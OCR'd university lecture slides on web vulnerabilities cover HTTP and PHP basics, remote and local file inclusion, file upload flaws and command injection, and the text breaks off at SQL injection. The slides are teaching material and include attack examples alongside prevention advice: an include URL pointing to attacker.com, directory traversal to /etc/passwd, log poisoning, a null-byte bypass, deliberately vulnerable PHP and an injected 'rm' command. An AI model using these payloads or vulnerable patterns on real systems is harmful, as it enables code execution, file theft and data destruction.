




Lecture 20: Web Vulnerabilities

Stephen Huang



Content

1. Web Vulnerabilities
2. Web Technologies
3. File Inclusion and Upload Vulnerabilities
4. Injection Vulnerabilities



1. Web Vulnerabilities


Software Vulnerabilities

- Previously: generic software vulnerabilities, focusing on languages with direct memory access (C, C++)
  - buffer overflows,
  - integer overflows,
  - format strings,
  - race conditions, …
- Today: web-specific vulnerabilities
  - software vulnerabilities that enable an attacker to compromise a web server or a web user and gain confidential information, execute arbitrary code, etc.

Top 10 Web App Vulnerabilities

Open Web Application Security Project (OWASP), 2021

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery



STATE OF BUG BOUNTY

Cross Site Scriping (XSS) Stored **13.0%**

Server Side Injection **12.2%**

Broken Authentication & Session Management **9.2%**


Sensitive Data Exposure **8.8%**

Cross Site Scriping (XSS) Reflected **7.4%**

Other **49.4%**

Source: Bugcrowd - 2018 State of Bug Bounty / Vulnerability Edition

5




Attacks Exploiting Web Vulnerabilities

malicious client

malicious HTTP request (e.g., SQL injection)

Vulnerable web server

6



Attacks Exploiting Web Vulnerabilities

malicious client

malicious HTTP request (e.g., SQL injection)

Vulnerable web server

malicious client


Posting malicious content (e.g., XSS)

Vulnerable web server

Serving malicious content

Victim client

7



Attacks Exploiting Web Vulnerabilities

malicious client

malicious HTTP request (e.g., SQL injection)

Vulnerable web server

malicious client

Posting malicious content (e.g., XSS)

Vulnerable web server

Serving malicious content

Victim client

malicious client

Malicious response (e.g., CSRF)

Victim client

Malicious HTTP request


Vulnerable web server

8

2. Web Technologies

- HTTP
- Server-Side Scripts
- PHP
- HTTP Forms
- PHP Form Handling

Hyper Text Transfer Protocol



checks if `index.html` exists and if the client has access

```
GET /index.html HTTP/1.1
Host: www.example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Encoding: UTF-8
Content-Length: 46
Connection: close
```

`HTTP Header`


```
<html>
 <body>
  Hello World!
 </body>
</html>
```

`index.html` stored on the webserver

Server-Side Scripts

- Server-side scripts run on the web server and may produce a customized response for each request.
- Example: PHP (PHP: Hypertext Preprocessor)
  - very widely used (e.g., Facebook, Yahoo)
  - many web content-management frameworks based on it (e.g., Drupal, WordPress)
  - around 25% of the vulnerabilities in the NVD are PHP-related
  - 99% of them can be exploited remotely


Scripting Languages



Source: W3Techs.com, 2022 March

Percentages of websites using various server-side programming languages
Note: a website may use more than one server-side programming language

PHP Examples



```
GET /index.php HTTP/1.1
```

index.php:

```
<html>
 <body>
  <?php
   echo("Today is " . date("m-d-Y"));
  ?>
 </body>
</html>
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Encoding: UTF-8
Content-Length: 57
Connection: close
```


```
<html>
 <body>
  Today is 04-05-2022
 </body>
</html>
```

HTML Forms

Client


Web Server

```
<form action="login.php" method="GET">
  Email or Phone <input type="text" name="email">
  Password <input type="text" name="password">
  <input type="submit" value="Log In">
</form>
```



```
GET /login.php?email=user@test.com&password=qwe123
HTTP/1.1 Host: www.example.com

POST /login.php HTTP/1.1
Host: www.example.com
email=user@test.com&password=qwe123
```

PHP Form Handling



```
<html>
 <body>
  <?php $email = $_POST["email"];
        $password = $_POST["password"];
        if (check_password($email, $password)) {
          echo("Welcome " . $email);
        } else {
          echo("Incorrect password!");
        }
  ?>
 </body>
</html>
```

```
<html>
 <body>
  Welcome user@test.com
 </body>
</html>
```

```
<html>
 <body>
  Incorrect password
 </body>
</html>
```

3. File Inclusion & Upload Vulnerabilities

- The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanism implemented in the target application.
- The vulnerability occurs due to user-supplied input without proper validation on the server side.
- File inclusion vulnerabilities come in two types, depending on the origin of the included file:
  - Local File Inclusion (LFI)
  - Remote File Inclusion (RFI)
- File Inclusion vulnerabilities allow attackers to read and execute files on the victim server or, as with RFI, to execute code hosted on the attacker’s machine.

File Inclusion Vulnerabilities


- Passing unvalidated user input to functions that load files
  - remote: webserver loads a file from another server
  - local: webserver loads a local file
- Susceptible functions in PHP:

  ```
  include(file), require(file),
  include_once(file), require_once(file)
  ```

  - parse the content of the specified file (anything between `<?php` and `?>` is interpreted, anything outside is sent to the output)
  - used to load PHP libraries, classes, etc.
- Similar functions in other languages
  - example: JavaServer Pages (JSP)


    ```
    @include file="<%="otherfile.jsp"%>"
    ```

PHP Workflow



3. File Inclusion and Upload Vulnerabilities

```
<form method="get" action="">
  Please select a language:
  <select name="language">
    <option value="english.php">English</option>
    <option value="spanish.php">Spanish</option>
  </select>
</form>
```




Please select a language:

● English
○ Spanish

```
GET /index.php?language=… HTTP/1.1
```

Legit Use



```
GET /index.php?language=… HTTP/1.1
```

english.php
or spanish.php

```
index.php:
<?php
  …
  language-independent application logic (e.g., login)
  …
  include($_GET['language']);
?>
```

English.php:


```
echo("Welcome " . $username);
…
```

OR Spanish.php:

```
echo("Bienvenido " . $username);
…
```

Remote File Inclusion Exploit


```
GET http://example.com/index.php?
 language=http://attacker.com/attack.php
```



```
include($_GET['language']);
→ include('http://attacker.com/attack.php');
```

- Attacker may run arbitrary PHP code on the vulnerable web server
- Prevention in PHP: disable `allow_url_include`
  - disabled by default in newer versions
  - prevents the inclusion of remote files

Remote File Inclusion



Local File Inclusion

- Local File Inclusion is an attack technique in which attackers trick a web application into either running or exposing files on a web server.
- LFI attacks can expose sensitive information.
- LFI is listed as one of the Top 10 web application vulnerabilities.


PHP Include

- It is common to use the same PHP, HTML, or text on multiple pages of a website.
- This can be done by including a file in other files.
- PHP provides an "include" statement for this purpose.

```
<html>
<body>

<h1>Welcome to my home
page!</h1>
<p>Some text.</p>
<p>Some more text.</p>
<?php include 'footer.php';?>

</body>
</html>
```

```
footer.php

<?php
echo "<p>Copyright &copy;
1999-" . date("Y") . "
W3Schools.com</p>";
?>
```


Local File Inclusion



Local File Inclusion Exploit

- Directory traversal
  - example attack:
    `http://example.com/index.php?language=../../../../etc/passwd`
    ⟶ `include('../../../../etc/passwd');`
  - attacker may read any file (to which the webserver process has access)
- Uploading PHP code to the webserver
  - enables the attacker to execute arbitrary code on the webserver
  - example:
    website allowing users to upload images (without checking their content)

Local File Inclusion Exploit



embed malicious code within image data

upload file `attack.bmp` to server (*e.g.*, as user avatar)

```
<?php…
   GET
http://example.com/index.php?language=
images/attack.bmp
?>
```

LFI Exploits

- Example of injecting PHP code without file upload
  - Web server may log all requests into, *e.g.*,
    `/var/log/apache2/access.log`
    (*example log entry:* `192.168.56.1 [4/3/2018 12:28] *GET /index.php …`)
  - First, send request:
    `GET` **`/<?php very_malicious_function_call();`** …
  - Now, send request:
    `GET http://example.com/index.php?`
    `language=/var/log/apache2/access.log`

LFI Exploits

- Ineffective prevention:

```
include("lib/" . $_GET['language'] . ".php");
```

  - circumvention:

```
GET /index.php?language=../../var/log/apache2/access.log%00
```

- Prevention: do not trust user input at all
  - always validate input before using it
  - do not use values directly:

```
switch ($_GET["language"]) {
  case "english":
    include("english.php");
    …
```

File Upload Vulnerability

- File upload form

```
<form method="post" action="uploader.php"
      enctype="multipart/form-data">
  Choose file to upload:
  <input name="uploadedfile" type="file" />
</form>
```

- **uploader.php:**

```
<?php
  $path = "uploads/" .
          basename($_FILES['uploadedfile']['name']);
  move_uploaded_file($_FILES['uploadedfile']['tmp_name'],
          $path));
?>
```

4. Injection Vulnerabilities

- Command injection is an attack in which the goal is the execution of arbitrary commands on the host operating system via a vulnerable application.
- Command injection attacks are possible when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell.
- The OS commands are usually executed with the privileges of the vulnerable application, possibly with system privilege.
- Input validation: replace or ban arguments with “;”.

Command Injection


- *Example: sendmail.php*

```
<?php
  $address = $_GET["email"];
  system(“mail $address -s 'Welcome to example.com! '
    < /var/www/welcome.txt”);
?>
```

- *Exploit:*

```
GET sendmail.php?email=foo@bar.com; rm important_file;

→ system("mail foo@bar.com; rm important_file; -s …
```

could be any system command, which will
be executed by the exploited process




Database Servers

(Mostly) stateless, run server-side scripts

stores data, executes queries and statements

33



SQL (Structured Query Language)


- Standard language for managing data stored in a relational database
- Supported (with minor differences) by MySQL, Microsoft SQL Server, …
- Query:

```
SELECT user_id FROM users WHERE name = 'John Doe';
```

- Statements:

```
INSERT INTO users (user_id, name) VALUES (0, 'John Doe');
DELETE FROM users WHERE name = 'John Doe';
  …
```

34



SQL Injection Vulnerability

The user enters a username and password into an HTML form on the website login page.

